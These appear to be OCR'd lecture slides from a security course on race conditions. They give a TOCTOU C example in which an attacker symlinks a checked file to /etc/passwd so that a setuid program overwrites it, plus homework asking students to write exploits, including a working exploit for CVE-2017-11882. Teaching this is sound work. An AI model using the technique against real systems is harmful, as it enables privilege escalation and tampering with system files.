


What if delete `a`?

Race Condition

- TOCTOU
  - Time of Check Time of Use
- What if occur to event same time about limited resource?
  - File
  - Network
  - Shared memory

TOCTOU


Get Resource
Call
Check Routine
리소스 확인 함수 동작
Resource is Secured
1. Check resource perm
2. Check resource name
3. Set result ‘safe’
…
…
4. Return result
Check routine
리소스
변조!

TOCTOU example

```
if (access("file", W_OK) != 0) {
    exit(1);
}

fd = open("file", O_WRONLY);
write(fd, buffer, sizeof(buffer));
```

Set a `setuid 0`

TOCTOU example

```c
if (access("file", W_OK) != 0) {
   exit(1);
}

fd = open("file", O_WRONLY);
// Actually writing over /etc/passwd
write(fd, buffer, sizeof(buffer));
```

Victim process

```c
//
//
// After the access check
symlink("/etc/passwd", "file");
// Before the open, "file" points to the password database
//
//
```

Attacker side

HW #1

- vuln exploit
  - Challenge Information
    - IP : singi.io, PORT : 31315
  - Due date : 2019/07/25 23:59:59
  - E-mail : singi.bob8@gmail.com
  - Mail Title : [Track] {full-name} HW#1
  - ex> [취약점] 신예준 HW#1
  - Only accept to .pdf(report) & .py(exploit) format.

HW #2

- CVE-2017-11882 working exploit 작성
- Due date : 2019/07/25 23:59:59
- E-mail : singi.bob8@gmail.com
- Mail Title : [Track] {full-name} HW#2
- ex> [취약점] 신예준 HW#2
- Only accept to .pdf(report) & .rtf(exploit) format.